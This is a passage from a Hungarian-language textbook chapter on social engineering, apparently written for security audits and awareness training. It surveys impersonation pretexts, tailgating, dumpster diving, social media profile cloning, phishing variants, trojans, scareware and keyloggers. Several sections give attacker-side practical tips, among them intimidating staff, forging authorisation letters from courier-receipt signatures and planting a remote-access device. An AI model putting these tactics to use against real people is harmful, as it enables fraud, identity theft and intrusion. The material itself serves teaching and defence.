Megszemélyesítéses támadások címszó alatt említettem már azt az esetet, amikor nem egy konkrét személyt, hanem inkább egy fiktív, kitalált karaktert megszemélyesítésére kerül sor, ebben az esetben inkább megtévesztésről beszélünk, hiszen konkrét megszemélyesítés, egy másik ember identitásának a felvétele nem történik meg.

Ebben az alfejezetben elsősorban arra helyezem a hangsúlyt, amikor a támadó egy valós személynek próbálja magát kiadni, az ő nevében próbál meg eljárni, hiszen bizonyos támadások esetén ez sokkal hatásosabb módszer. Az átverés legtöbbször telefonon keresztül történik, de merészebb esetben akár személyesen is kivitelezhető, illetve a későbbiekben foglalkozunk a technika közösségi oldalakon való alkalmazásával is.

Az alábbiakban a személyes és telefonon keresztüli megkeresések leggyakoribb forgatókönyveit mutatjuk be. Nem szabad azonban megfeledkezni arról, hogy a támadó a céljának megfelelően bárki megszemélyesítésére motivált lehet, illetve bármilyen, az adott forgatókönyvhöz indokolt fiktív személy bőrébe bújhat.

2.5.1. Fontos ember megszemélyesítése

Általában egyik alkalmazott sem akadékoskodik, ha egy felsőbb vezető kér tőle valamilyen információt – tehát, ha a támadónak sikerül a főnököt megszemélyesítenie, garantáltan megkap bármilyen általa kért adatot. Az akció végrehajtásához nagyon fontos, hogy minden megfelelően elő legyen készítve, azaz utána kell járni, hogy ki is az illető, akit át akar verni, és ki is a főnök, akit meg akar személyesíteni. Ehhez nagyon jó alapot adnak a korábban ismertetett forrásokból származó információk. Ezután célszerű megtudnia, hogy az illető, akinek az identitását „kölcsönveszi", mikor nem tartózkodik bent a munkahelyén – ennek kiderítéséhez elegendő telefonon keresztül bejelentkezni hozzá, a titkárnője nagy valószínűséggel elmondja, mely időpontokban nem alkalmas a főnök felkeresése. Amennyiben a támadó nagyon profin szeretné kivitelezni a támadást, esetleg egy másik, ismeretlen kolléga nevében felhívhatja az áldozatát, hogy a főnök (akit persze majd ismételten ő alakít) meg fogja keresni bizonyos dologgal kapcsolatban – ezzel egyrészt eléri, hogy a munkatárs felkészüljön, másrészt esetleg beszélgetés közben megtudhatja, ha véletlenül melléfogott, és nem is ő azokkal a bizonyos információkkal/anyagokkal rendelkező kolléga. Végül következhet az utolsó felvonás: a főnök szerepében felhívni az áldozatot. Amennyiben a kolléga mégsem lenne elég készséges – annak ellenére, hogy mégiscsak a főnökével beszél – egy kis megfélemlítéssel nyomást lehet gyakorolni az információk kiadására.

2.5.2. Felhatalmazás

Harmadik fél felhatalmazása különösen akkor hasznos, ha a támadó a vezetőt valamilyen oknál fogva nem tudja megszemélyesíteni, mert például a kiszemelt áldozat ismeri valamennyire a főnököt, vagy mert egy férfi támadó meglehetősen nehezen tudja megszemélyesíteni az igazgatónőt – és persze fordítva.

Az előző támadáshoz hasonlóan, ebben az esetben is nagyon fontos a terep alapos felderítése. Felhatalmazottként a támadó lehet belső munkatárs (mondjuk a vezető titkárnője), de megszemélyesítheti partnercég alkalmazottját, vagy más külső személyt is – mindez annak a függvénye, éppen milyen ügyben keresi fel az áldozatot. Ezt a módszert akkor a legalkalmasabb bevetni, a vezető éppen szabadságon van, így feltehetőleg a felkeresett áldozat nem fogja felhívni nyaralása közben a felettesét, hogy leellenőrizze a felhatalmazást.

Személyes megkeresés esetén célszerű valamilyen felhatalmazást, vagy megbízó levelet készíteni, ehhez a „meghatalmazó” aláírását egy futárral küldött, aláírással érkeztetett csomag tökéletesen megfelelő.

2.5.3. 4.2.5.3 Egyéb forgatókönyvek

Természetesen a támadás céljához illeszkedő bármilyen más forgatókönyvet is választhatunk, ami az információgyűjtés eredménye alapján az adott környezetben és szituációban működőképes lehet. Az alábbiakban összegyűjtésre kerültek az eddigi Social Engineering auditok során alkalmazott egyéb jellegű, leggyakoribb forgatókönyvek és rövid leírásuk.[96]

- **Szakdolgozatot író egyetemista**: a segítőkészséget és együttérzést használja ki. Mivel elég gyakori megkeresés lehet, kiszűrése nehézkes, a megvalósításához viszont rengeteg információ gyűjthető össze. Előnye az épületbe történő könnyű bejutás és a felügyelet nélkül maradás megkísérlése, hátránya, hogy elsősorban belső információkhoz lehet hozzáférni felügyelet alatt.
- **Álláshirdetésre jelentkezés**: kézenfekvő megoldás, amennyiben az információgyűjtés során azonosítani tudunk álláshirdetéseket, esetleg gyakornoki pozíciókat. Az előzőhöz hasonlóan a cél a bejutás és a felügyelet nélküli bentmaradás, esetleg belső információk megszerzése.
- **Rendszergazda**: amennyiben a célunk a számítógéphez való hozzáférés, és az előzetes információgyűjtés alapján a szervezet mérete és telephelyeinek száma lehetővé teszi, megszemélyesíthetünk egy, a másik telephelyen dolgozó fiktív informatikus kollégát, és valamilyen hibára hivatkozva hozzáférhetünk a célszemély munkaállomásához. A támadás előnye, hogy azonnal az eredeti célt tudjuk elérni, nem szükséges felügyelet nélküli bentmaradás, hátránya, hogy alapos felkészülés hiányában a lebukás kockázata magas.
- **Auditor**: cél lehet az épületbe történő bejutás és felügyelet nélküli bentmaradás, illetve az eredeti cél azonnali elérése is. A forgatókönyv előnye, hogy auditori szerepben a „fontos ember” szituációba kerülünk, így nagy valószínűséggel adnak ki számunkra belső, akár bizalmas információkat, hátránya szintén a nem-elegendő információgyűjtésből származtatható magasabb észlelési kockázat.
- **Takarító**: ezt a forgatókönyvet akkor érdemes alkalmazni, amikor munkaidőn kívül szeretnénk bent tartózkodni az épületben, illetve amennyiben a célunk a hulladék átvizsgálása/megszerzése is.
- **Rovarirtó**: az előzőhöz hasonlóan azon időintervallumban alkalmazandó, amikor kevés ember jelenlétére számítunk az épületben, illetve ez esetben megtehetjük, hogy a feladat végrehajtásának idejére a bent tartózkodókat is kiküldjük az irodából. Hátránya, hogy eléggé erőforrás igényes a sikeres kivitelezése.

Ezen bemutatott példák mellett természetesen bármilyen más forgatókönyv kidolgozható.

2.5.4. Alkalmazási lehetőségek

A fenti technikák mind személyesen, az épületbe történő bejutás során alkalmazhatóak, mind pedig telefonon keresztüli támadások esetében működőképesek megfelelően alkalmazva, sőt gyakran az épületbe történő bejutáshoz telefonon keresztüli előzetes kapcsolatfelvétel szükséges (bejelentkezés például rendszergazaként, rovarirtóként az előző példáknál maradva stb.).

[96] Oroszi, 2011.

Amennyiben telefonon keresztül szeretnénk alkalmazni, támadóként célunk lehet a következő:
- Más támadások előkészítése (például kapcsolatfelvétel a bejutáshoz)
- Belső vagy bizalmas információ (például jelszó) megszerzése
- Belső vagy bizalmas dokumentum kiküldetése e-mail-ben
- Utasítás kiadása (például fájl kinyomtatása távoli nyomtatóra)

Az épületbe történő bejutás során a következő főbb céltípusokat határozhatjuk meg:
- Belső vagy bizalmas információ megszerzése más támadáshoz passzív módon (például jelszavak megszerzése, környezet vizsgálata)
- Belső vagy bizalmas információ megszerzése más támadáshoz aktív módon (például rendszer elérésének, működésének megkérdezése, hulladék átvizsgálás)
- Szerverszobába, vagy más védettebb helyiségbe történő bejutás
- Távoli elérést biztosító eszköz elhelyezése, csatlakoztatása a hálózatra (például Raspberry Pi)

2.6. Shoulder surfing

A Shoulder Surfing („váll-szörf") annak a módszere, hogy hogyan lehet megszerezni egy felhasználó jelszavát, vagy más általa begépelt információt lényegében a válla feletti átnézéssel, azaz a támadó az áldozat közelébe férkőzve, észrevétlenül megnézni, hogy mit gépelt be az illető.[97] A célszemély felkeresése más, az előbbiekben ismertetett Social Engineering technikák bevetésével kombináltan történhet. Amennyiben a támadó valaki megszemélyesítésével szeretne a felhasználó közelébe férkőzni és célja a jelszó ellopása, célszerű olyasvalaki eljátszására törekedni, akinek a jelenlétekor a felhasználó valamilyen okból be kell, hogy gépelje jelszavát (például rendszergazdaként megkérheti, hogy jelentkezzen ki, majd újra be a rendszerbe).

2.7. Piggybacking

A piggybacking technikája tulajdonképpen más jogosultságának felhasználását jelenti, és általában az épületbe való jogosulatlan bejutás megvalósításához szokták alkalmazni a social engineerek. Leginkább szoros követésnek, vagy besurranásnak lehet fordítani, magyar nyelvre átültetni. Legjobb példája, amikor a támadó egy munkatársnak, vagy legalábbis belépésre jogosult személynek adja ki magát, s az irodába igyekezvén eljátssza, hogy otthon felejtette kulcsát vagy belépőkártyáját (esetleg éppen most ment tönkre), és persze megkér valakit, hogy engedje be a sajátjával. Belegondolva, hogy mi magunk is hányszor felejtettük otthon a belépőkártyánkat, a támadó garantáltan találni fog olyan személyt, akinek megesik rajta a szíve, és beengedi az „ismeretlen kollégát".

2.8. Tailgating

A tailgating technikáját magyarra szintén szoros követésnek, vagy esetleg vonatozásnak fordíthatnánk. A technika nagyon hasonlít az előzőekben ismertetett piggybacking módszerre, de ennek lényege, hogy a támadó úgy tesz, mintha egy vendég- vagy munkáscsoport (például karbantartók) tagja lenne, majd hozzájuk csapódva egyszerűen besurran az épületbe. A sikeres végrehajtáshoz természetesen nem árt némi szerencse (például éppen valamilyen építkezés, felújítás zajlik a vállalatnál) és ebben az esetben is szükség van a részletek pontos ismeretére (egy hamis telefonhívással könnyen ki lehet deríteni, hogy mikor érkeznek a vendégek vagy a karbantartók), valamint a megfelelő álca biztosítása (vendégként öltöny megteszi, szerelőként pedig némi utánajárást igényelhet a munkaruha kialakítása, céglogó pólóra vasalása stb.).

[97] Long, 2008.

Amennyiben úgy alakul a helyzet, hogy a támadónak nem sikerül észrevétlenül a kiszemelt csoporthoz csatlakoznia (mert például feltűnő, hogy minden vendég ismeri egymást), akkor még mindig ott van annak a lehetősége, hogy eljátszhatja az elkésett csoporttag esetét, s sikeres alakítás esetén csatlakozhat a többiekhez.

2.9. Dumpster diving

Az emberek többsége nem is sejti, hogy irodai szemetese valóságos aranybánya is lehet egy social engineer számára, annyira, hogy erre a Dumpster divingnak, vagy magyarul hulladékátvizsgálásnak, esetleg „kukabúvárkodásnak" nevezetett technikai létezik. A hulladékban ugyanis a támadó rengeteg olyan dolgot találhat, amely segítséget nyújthat egy esetleges támadás előkészítéséhez (például vállalatnál alkalmazott sablonok, aláírásokat tartalmazó levelek, szabadság-nyilvántartó ívek, adathordozók stb.).[98] Egyrészt a szemetesbe kerülnek a monitorról leszedett jelszavas cetlik, másrészt az alkalmazott olyan személyes adatai, amelyek segítséget nyújthatnak az illető személyazonosságának felvételéhez, identitásának ellopásához, valamint akár olyan információ birtokába is juthat, amellyel megvesztegetni vagy akár zsarolni is tudja a célszemélyt. Az ilyen esetek megelőzése érdekében javasolt az iratmegsemmisítő használata, hiszen sosem lehet tudni, hogy a támadó milyen jelentéktelennek tűnő információkat tud hasznosítani.

A hulladék átvizsgálása történhet a helyszínen (épületbe történő jogosulatlan behatolás például az éjszaka folyamán), vagy akár a hulladék összegyűjtésével és elszállításával is (például takarító személyzet megszemélyesítésével vagy az elszállításra kihelyezett konténerek tartalmának elszállítás előtti megszerzésével). Bármelyik módszert is válasszuk, a kivitelezés előtt szükséges az előzetes információgyűjtés, például arról, mikor és hogyan történik a szemetesek ürítése, a kommunális hulladék elszállítása, esetleg alkalmaznak-e szelektív hulladékgyűjtést vagy iratmegsemmisítést.

Amennyiben a gyűjtött információk szerint a szervezetnél szelektív hulladékgyűjtést alkalmaznak, vagy az iratmegsemmisítést szolgáltatásként veszik igénybe, lehetséges (és kényelmesebb) módszer a papír alapú hulladék megszerzésére, ha az ezeket elszállító szolgáltató munkatársát személyesíti meg a támadó.

2.10. Social media engineering

Végezetül jelen fejezetben szeretném bemutatni az 1.4 alfejezetben felvezetett Social Media Engineering-nek keresztelt támadási technikát, melynek alkalmazásakor a támadó a közösségi média oldalon hajtja végre a visszaélést, megtévesztést.

A közösségi médián megjelenő támadások gyakorlatilag egyidősek ezen oldalak megjelenésével. Kezdetben viccként, játékként indultak a különféle megkeresések (például „Oszd meg ezt az üzenetet és...", vagy lehetett telepíteni „nem-tetszik" Dislike gombot, esetleg a „Who viewed my profile" funkcióval állítólag meg lehetett nézni ki nézte meg a profilunkat), ezek azonban még nem visszaélésekhez vezető támadási technikák, inkább csak beugratások voltak.

Manapság a hamis megkeresések egyre inkább eltolódnak a visszaélések irányába, a támadók célja a haszonszerzés ezen felületeken is. Emellett, bizonyos támadások esetében szükségünk lehet támadóként a nyilvánosan meg nem osztott információkra is, mert szerencsére az alapbeállítások időnként változnak, illetve a felhasználók tudatossága is fejlődik.

[98] Long, 2008.

A korlátozott hozzáférésű felhasználói információk megszerzésének lehetőségei a következők:

- **Közös csoportba csatlakozás**: Amennyiben a szükséges információ érdeklődési körhöz kapcsolható, vagy feltételezhető, hogy bizonyos csoportokban megosztott, akkor be tudunk csatlakozni ugyanezen csoportba, általában jóváhagyás nélkül, vagy minimális ellenőrzés mellett. Abban az esetben, ha a témához kapcsolódó csoport nem létezik, létrehozhatunk egyet, és meghívhatjuk a célszemélyt is.
- **Fiktív felhasználó létrehozása**: Bármilyen fiktív felhasználó nevében tudunk regisztrálni egy ingyenes e-mail címet, azzal (illetve szükség esetén feltöltőkártyás mobilszámmal) pedig a kiszemelt közösségi oldalon egy felhasználói fiókot. Az ál-profilt célszerű úgy kialakítani, hogy a célszemély számára ismerősnek tűnjön (például ugyanazon iskola, munkahely megadása), vagy valamilyen szempontból ismeretlenül is vonzó legyen az áldozatnak, annak érdekében, hogy a kapcsolatfelvétel megkísérlése során pozitívan fogadja a megkeresést. Miután az ismerősnek jelölési kérelem jóváhagyásra került, az ál-profillal a támadó láthatja a felhasználó azon információit, bejegyzéseit is, melyet az ismerősökkel oszt meg (kivéve, amennyiben a felhasználó tudatos és egyéb szigorításokat, csoportokat ad meg).
- **Identitás lopás**: Amennyiben a fiktív felhasználói fiókkal nem sikerül a kapcsolatfelvétel, a közösségi oldalakon az identitás lopás, vagyis valós felhasználó profiljának a lemásolása és az illető ezen felületen történő megszemélyesítése is könnyedén kivitelezhető megoldás. Az alábbi módszereket alkalmazhatjuk:
    - *Beregisztrálás:* amennyiben a megszemélyesítendő fél nem rendelkezik egyik oldalon sem profillal, elsőként a támadó hozhat neki létre egyet. Nehezítő körülmény a profilfotó készítése.
    - *Cross-site profil klónozás:* amennyiben a felhasználó valamely oldalon már rendelkezik felhasználói fiókkal, de a kiszemelt oldalon még nem, akkor az eredeti (például LinkedIn) oldalon megadott adataival, fotóival könnyedén beregisztrálhatjuk támadóként a cél-oldalra (például Facebook). A kiinduló oldalon felvett ismerősök bejelölése lehet a következő lépés az ál-profillal is.
    - *Profil klónozás:* teljes profil klónozásról akkor beszélünk, amikor a célszemély rendelkezik eredeti profillal a cél-oldalon is (például Facebook-ról Facebook-ra klónozunk). Ebben az esetben is felhasználhatjhuk támadóként az eredeti oldal adatait, illetve a rendelkezésre álló ismerős listát, nagyobb mértékben kell azonban számítanunk mind az ál-profilra, mind az eredeti felhasználóhoz érkező kérdésekre (miért történt az újra-regisztráció).

A fenti módszerek mellett, a személyes megkeresést ötvözve a számítógép zárolásának mellőzésével, illetve az oldalakon levő „bejelentkezve maradok” lehetőség választásával a támadónak lehetősége van úgynevezett „Fraping”, Facebook-raping módszerrel megszemélyesítésre, ebben az esetben ugyanis az őrizetlenül és zárolatlanul hagyott munkaállomás elé leülve, az automatikusan bejelentkezésnek köszönhetően a felhasználó eredeti profilján tud megszemélyesítéses támadást végrehajtani (például a szükséges információt elérni, megkérdezni, egyéb támadást kezdeményezni).

A megszemélyesítésen túl a közösségi médiában való egyéb Social Engineering-hez kapcsolódó támadási technikákat a következő rész mutatja be, ezúttal a számítógépen keresztüli támadások oldaláról.

3. Számítógép alapú Social Engineering technikák bemutatása

A Social Engineering korábban már említett másik csoportja a számítógép segítségével próbálja meg átejteni a felhasználót, így különösen előnyös a támadó számára, hiszen ezzel minimálisra csökkenti az áldozattal folytatott érintkezést, és ezzel együtt a lelepleződés kockázatát. Ezen technikák jellemzője, hogy a social engineer azt hiteti el az áldozatokkal, hogy egy valódi rendszerrel kommunikálnak, s nem veszik észre, hogy egy csalás áldozataivá válnak. Az ilyen módszereknek egész színes palettája ismert, mindezeket részletesebben az alábbi pontokban mutatom be.

3.1. Ál-weboldalak

A legegyszerűbben kivitelezhető megoldás hamis weboldalak készítése – itt azonban nem a meghamisított, lemásolt weboldalakra gondolok, hiszen azok már a phishing támadás kategóriájába sorolhatók. Könnyen és gyorsan lehet készíteni olyan oldalakat, ahol regisztráció ellenében kínálunk valamilyen ingyenes tartalmat, vagy sorsolunk ki valamilyen nyereményt. A regisztrációhoz csak egy e-mail cím és egy jelszó szükséges – így ezzel a módszerrel egyrészt rengeteg e-mail címet gyűjthetünk össze, amely egy későbbi támadáshoz jól hasznosítható, másrészt akár jelszavakat is szerezhetünk, hiszen sok felhasználó van, aki több rendszerben is ugyanazt a karaktersorozatot használja jelszóként, vagy legalábbis nagyon hasonlót, emellett személyes adatokra is vadászhatunk, illetve felmérhetjük a potenciális célszemélyek érdeklődési körét.

3.2. Adathalászat (phishing)

A phishing, vagyis az adathalászat szintén a számítógép alapú Social Engineering módszerek egy válfaja. Véleményem szerint legjobban Bill Rosenkrantz, a Symantec internet-biztonsági csoportjának vezetője fogalmazta meg a lényegét, mert definíciójában szinte az összes eddig ismert adathalász támadási módszert összefoglalta. „Az adathalászok e-mail üzenetben, azonnali üzenetben, vagy szalagcím-hirdetésekben a felhasználót hamis weboldalra invitálják, ahol jelszavának vagy egyéb titkos adatainak megadására kérik.”[99]

Maga a „phishing” szó a password harvesting fishing, vagyis „jelszóhalászat” kifejezésből született, és először az 1990-es évek közepén használták. Az első nagyobb botrányt keltett támadás során az egyik legnagyobb amerikai internet-szolgáltató, az AOL ügyfeleinek bizalmas adatait próbálták meg megszerezni. A támadási módszer Magyarországon csak 2003-ban hallatott magáról, és az Inter-Európa Bankot érintette.[100]

Az adathalász támadások az alábbi alkategóriákra bonthatók.

3.2.1. Hamis e-mailek és hamisított weboldalak

A hamis e-mail-ek és ál-weboldalak készítése a legrégebbi adathalász támadási módszerek közé tartozik, adathalászat alatt gyakran ezt a technikát értjük Ez a támadás elsősorban, de nem kizárólagosan a pénzügyi szektorban tevékenykedő cégek ügyfeleit fenyegeti. A támadás lényege általában, hogy az ügyfelet egy hamis e-mailben és hamisított, ál-weboldalon próbálják meg rávenni, hogy jelentkezzen be és adja meg felhasználói nevét és jelszavát, például adatfrissítésre vagy valamilyen rendellenességre hivatkozva. Gyakran előfordul, hogy mindemellett felhívják a célszemély figyelmét arra is, hogy amennyiben nem tesz eleget a kérésüknek, akkor zárolhatják a fiókját, vagy valamilyen más kár érheti. Az efféle támadások az esetek többségében sikerrel is járnak, mert a felhasználók legtöbbször nem olyan figyelmesek és tudatosak, hogy észrevegyék a csaló oldal apróbb eltéréseit, így gyanútlanul megadják bizalmas adataikat (például internetbanki felhasználónév-jelszó páros), melyeket a támadók bűncselekmények elkövetéséhez használnak fel.

Nagyon sokan el szokták felejteni, hogy természetesen nem csak a bankok lehetnek vonzó célpontok egy adathalász számára, manapság egyre többet hallhatunk árverési oldalak (például eBay), sőt online játékok (például World of Warcraft) ellen irányuló támadásokról is, és nem szabad azt sem elfelejteni, hogy bármilyen szervezet munkavállalói is lehetnek adathalászat célpontjai, tehát a támadók a szervezeti weboldal, vagy akár intranetes felület lemásolását is megvalósíthatják, amennyiben az áll az érdekükben.

[99] http://www.symantec.com/hu/hu/norton/library/article.jsp?aid=article1_08_06 (utolsó letöltés: 2008.12.07.)
[100] http://www.nbh.hu/bmenu6pp.htm (utolsó letöltés: 2008.11.15.)

3.2.2. Vishing

A vishing az adathalászat azon formája, amely VoIP, valamint csevegő hálózatokon terjed. Az internetes telefonálásra épülő támadást a bankok azon javaslata ihlette, miszerint ha a felhasználó adathalász-gyanús e-mailt kap, akkor telefonon keresztül kérjen megerősítést a banki ügyfélszolgálaton az üzenet hitelességéről. A telefon „hitelességét" kihasználva, a támadók úgy próbálják meg rászedni az áldozatokat, hogy egy arra alkalmas program segítségével automatikusan végigtárcsázzák egy adott körzetszám összes hívószámát, és amennyiben a vonal túlsó végén van valamilyen reakció (felveszik, bekapcsol az üzenetrögzítő), egy gépi hang bemondja, hogy a tulajdonos bank- vagy hitelkártyája letiltásra került, ezért hívja fel a bemondott telefonszámot a „probléma" megoldása végett. Mivel az ilyen jellegű csalások még kevésbé ismertek, mint a hamis e-mail-eket alkalmazó módszer, így a felhasználókban nem is merül fel annak a gyanúja, hogy a hívás valójában nem a banktól jött, főleg abban az esetben, ha az ügyfélszolgálat telefonszámaként megadott elérhetőség még hasonlít is a bank tényleges telefonszámára. Amikor az ügyfél felhívja a számot, akkor egy szintén automatikus rendszer bekéri a felhasználó nevét, kártyájának számát, valamint a régi és új PIN kódját az „újraaktiváláshoz".[101]

A vishing támadások manapság gyakrabban tapasztalható formája inkább csevegő hálózatokon gyűjtöget jelszavakat (MSN Messengeren és Skype-on volt népszerű a korábbiakban). Ekkor az áldozat – legrosszabb esetben pont beszélgetés közben – kap egy linket, látszólag a csevegőpartnerétől. Ezt általában valamilyen kísérőszöveg előzi meg, mely legtöbbször angol nyelven arra tesz utalást, hogy a címzett nézze meg a partner által erre az oldalra feltöltött képeket vagy egyéb tartalmakat. A céloldalon persze a fájlok megtekintéséhez meg kell adni a csevegőprogramban használt felhasználónevet és jelszót, majd ezután lehet megtekinteni a feltöltött tartalmat – már ha van. Mindenesetre a felhasználó azonosítója és jelszava már rossz kezekbe került, és hamarosan ő is hasonló felhívásokkal fogja buzdítani csevegőpartnereit jelszavuk kiadására… Annak érdekében, hogy a küldött link eredete még hihetőbb legyen, a megtekintendő fájlokat tartalmazó tárhely nevében szerepeltetik vagy a küldő, vagy a fogadó fél felhasználónevét, hogy még inkább úgy tűnjön, az adott oldal a chat-partnerünkhöz tartozik.

3.2.3. Smishing

Az előző módszerhez nagyon hasonlatos a smishing, vagyis az SMS-en keresztül történő adathalászat technikája is. Az ötletet szintén a bankok biztonsági óvintézkedései adták, miszerint némely pénzintézetnél az utalás vagy online rendszerbe való bejelentkezéshez elengedhetetlenül szükséges egy SMS-ben érkező jelszó begépelése, illetve az aktuális számlaegyenleg is SMS-ben kerül megküldésre a tranzakció végeztével. Ezek alapján a támadó, a vishinghez hasonlóan, küldhet egy olyan üzenetet az áldozatnak, mely szerint a bankkártyája zárolásra került, és bővebb információkat a megadott számon kérhet – ami pedig az előbb ismertetett módon kicsalja a felhasználó bizalmas adatait.[102]

Mivel az SMS alapú banki értesítés hazánkban is elterjedt, ezért véleményem szerint Magyarországon az ilyen típusú csalás nagyobb valószínűséggel talál áldozatot, mint telefonos verziója.

[101] http://www.nbh.hu/bmenu6pp.html (utolsót letölés: 2008.11.15.)
[102] http://www.nbh.hu/bmenu6pp.html (utolsó letöltés: 2008.11.15.)

3.2.4. Pharming

Megfigyelhettük, hogy az előzőekben bemutatott módszerek mindegyike a felhasználók megtévesztésére, becsapására, figyelmetlenségére épült, vagyis valamilyen szinten a sikerhez szükséges a felhasználó együttműködése. Mindezekkel ellentétben a pharming, vagyis eltérítéses adathalászat annyiban más, hogy ezt a technikát alkalmazva a felhasználó legyen bármennyire elővigyázatos és figyelmes, esélye sincsen, hogy észrevegye, valójában egy ál-oldalon jár. Éppen ezért ezt a módszert gyakran új generációs phishing-nek, vagy az adathalászat utódjának is nevezik, ennek ellenére a teljesség kedvéért a tananyagban mégis megemlítésre kerül, hiszen ez a módszer is egy adathalászati technika. A pharming lényege, hogy a támadók nem a felhasználót, hanem a DNS-szerverek sebezhetőségeit és a böngészőprogramok befoltozatlan biztonsági réseit kihasználva az adott weboldal tényleges címét módosítják a helyi számítógép vagy szerver alapú DNS Cache Poisioning, illetve Cross-Site Scripting módszerek valamelyikével.[103]

3.2.5. Whaling

A pharming-hoz hasonlóan a whaling is egy régebben megjelent támadási forma, először 2005-ben hallatott magáról. Bár legtöbben az adathalászat alkategóriájaként tartják nyilván, külön pontban is megállja a helyét. Az elnevezés „bálnavadászatnak" fordítható, talán egyben utalva arra, hogy ezzel a technikával a „nagy halakat", vagyis a vállalatok vezetőit szeretnék megtéveszteni. A speciálisan cégvezetőknek, középvezetőknek készült levelek (vagy akár telefonhívások) általában üzleti partnerek vagy állami intézmények nevében érkeznek. A támadó ekkor azt használja ki, hogy ezeket a leveleket az esetek többségében a titkárság kezeli, aki általában rögtön továbbítja azokat az illetékesnek. Mivel a levél, és vele együtt az utasítás ezáltal tulajdonképpen a vezetőségtől érkezett, így a munkatársakban fel sem merül a csalás lehetősége, és nem ellenkeznek a feladat végrehajtása ellen.[104]

3.3. Trójai jellegű programok

Amennyiben a támadó számítógépen keresztül tervezi átverni áldozatát, kézenfekvőnek bizonyul különféle kártékony programok „segítségül hívása" is. Ezen célra leginkább az úgynevezett trójai falovak, trójai programok a legmegfelelőbbek.

Ki ne ismerné a trójai faló történetét… A trójai programok nem véletlenül kapták nevüket a mitológiából ismert falóról, ezek a kártékony programok ugyanis névadójukhoz hasonlóan a felhasználók megtévesztésére, tudatlanságuk, jóhiszeműségük vagy hiszékenységük kihasználására alapoznak, magukat valamilyen hasznosnak vagy érdekesnek tűnő programnak álcázva.[105] Nem keverendőek össze a vírusokkal, hiszen ezek az utóbbiakkal szemben nem feltétlenül tartalmaznak kártékony kódot, valamint nem is reprodukálják magukat. Céljuk általában a számítógéphez való illetéktelen hozzáférés, kémkedés lehetőségének biztosítása.[106]

Minden trójai programra jellemző általában, hogy valamilyen érdekes (például képernyőkímélő, játék) vagy hasznos (például biztonsági frissítés, vírusirtó) programnak mutatkoznak. Sőt, gyakran előfordul az is, hogy a program tényleg az, aminek látszik, tehát valóban ellátja feladatát, viszont rendelkezik bizonyos „káros mellékhatásokkal", például billentyűzet naplózó funkcióval.

---

[103] McAfee White Paper, 2006.

[104] http://www.securifocus.com/portal.php?pagename=hir_obs_reszlet&&i=19255 (utolsó letöltés: 2018.03.12.)

[105] Crume, 2003.

[106] Szappanos, 2003.

3.4. Ál-vírusirtók (scareware)

A trójai programok kategóriájában külön egységet alkot az ál-vírusirtók és egyéb más hamis biztonsági termékek csoportja, összefoglaló nevükön a scareware-ek. Ahogyan az elnevezésük is utal rá, ezek a kártevők valamilyen vírusirtó programnak, esetleg biztonsági frissítésnek, vagy más biztonsági terméknek álcázzák magukat. Általános jellemzőjük, hogy ingyenesek (legalábbis kezdetben, míg nem akarják meggyőzni a felhasználót a „teljes verzió" megvásárlásáról), és semmilyen, vagy legalábbis minimális víruseltávolító képességgel rendelkeznek – viszont annál több kártékony programot töltenek le a számítógépre. Az ál-vírusirtók egyik legismertebb példája az egyik elsőként megjelent Antivírus XP 2008, de azóta is előfordul újabb típusa, például hasonló program volt a Win 7 Internet Security 2010, Vista Security 2012, Security Shield 2011 és még sok más is. Eltávolításuk roppant körülményes, hiszen nem kínálják fel az Uninstall opciót, és általában a programok között sem találhatóak meg egyértelműen, és rendszerenként eltérő lehet – van amelyik csak manuális úton törölhető (megkeresve a törlendő állományokat), másokra készítettek eltávolító programot. Ezen kívül az eltávolítást megnehezítheti, hogy bizonyos típusok blokkolják az internetkapcsolatot, vagy legalábbis vírusvédelmi oldalak elérhetőségét is (ezáltal amennyiben valós vírusvédelmi rendszerrel rendelkezünk, annak frissítését is ellehetetlenítik, nehogy észlelhető legyen az ál-vírusirtó működése), így a megoldás beszerzéséhez egy kártevőmentes gépre is szükség lehet.

3.5. Reverse social engineering vírusok

A Reverse Social Engineering vírusok annyiban különböznek más megtévesztésre alapozó kártevőktől, hogy teljesen hétköznapi e-mail-nek és csatolmányának álcázzák magukat. A legtöbb ily módon terjedő kártevő ugyanis általában valamilyen „szenzációs" tárgymegjelöléssel ellátott levélben érkezik. Ezzel szemben a fordított Social Engineering technikát alkalmazó támadó teljesen hétköznapi tárggyal, valószerű melléklettel küldi el üzenetét.

A Reverse Social Engineering vírusok egyik legjobb példája a My Party névre keresztelt féreg.[107] A program 2002. január 25. és 29. között terjedt „new photos from my party" tárgyú levelekben, és állítólag a címzett legutóbbi buliján készült fotókat tartalmazta mellékelve. Hogy a levél teljesen hitelesnek tűnjön, a vírus a felhasználó Outlookjában tárolt ismerőseinek küldte el magát, ezáltal az áldozatuk tényleg könnyebben elhitték, hogy a levél valóban a barátjuktól érkezett. A csatolt fájl a www.myparty.yahoo.com névre hallgatott, így a gyanútlan felhasználó szemében egy ártalmatlan weboldalnak tűnhetett. Sok felhasználónak ugyanis nem jutott eszébe, hogy a .com kiterjesztésű fájlok futtatható állományok, így a csalóka cím miatt naívan megnyitották, mint weboldalt. Ezek után a program, azon kívül, hogy továbbküldte magát, egyúttal egy backdoort is nyitott a számítógépen, mely lehetőséget biztosított a támadónak további visszaélések elkövetéséhez.

3.6. Billentyűzet naplózók (keyloggerek)

A keyloggerek (vagyis teljes angol nevükön keystroke loggerek) olyan billentyűzet-naplózó programok, amelyek a felhasználó által begépelt karaktereket rögzítik annak tudta nélkül, majd elküldik a támadónak, aki ebben kis böngészés után rábukkanhat egy-egy jelszóra, vagy más bizalmas információra. A használt programtól függően lehetőség van annak beállítására, hogy a rögzítés milyen időintervallumban történjen. Vannak programok, melyek azt is lehetővé teszik, hogy a rögzítés ne időre, hanem például egy bizonyos karaktersorozat leütésére induljon, de a naplózás akár már a rendszer betöltődése előtt is megtörténhet.[108] A legújabb programok akár a monitor képének „lelopására" is képesek.

[107] http://www.internetnews.com/dev-news/artilce.php?96274 (utolsó letöltés: 2008.11.15.)
[108] Mitnick, 2006.

Megjegyzendő azonban, hogy a szoftveres mellett hardveres keyloggerek is léteznek. Ezek ugyanazt szolgálják, mint előbb bemutatott társaik, annyi különbséggel, hogy az alábbi képen látható, vagy legalábbis ahhoz nagyon hasonló kis eszközt kell a számítógép megfelelő PS/2-es (vagy USB) portja és a billentyűzet csatlakozója közé helyezni. A hardveres keylogger előnye a szoftveressel szemben, hogy nem igényel telepítést, tehát egy, az áldozat irodájába bejutó social engineer könnyebben és gyorsabban elhelyezheti.

3.7. Túszejtő programok (ransomware)

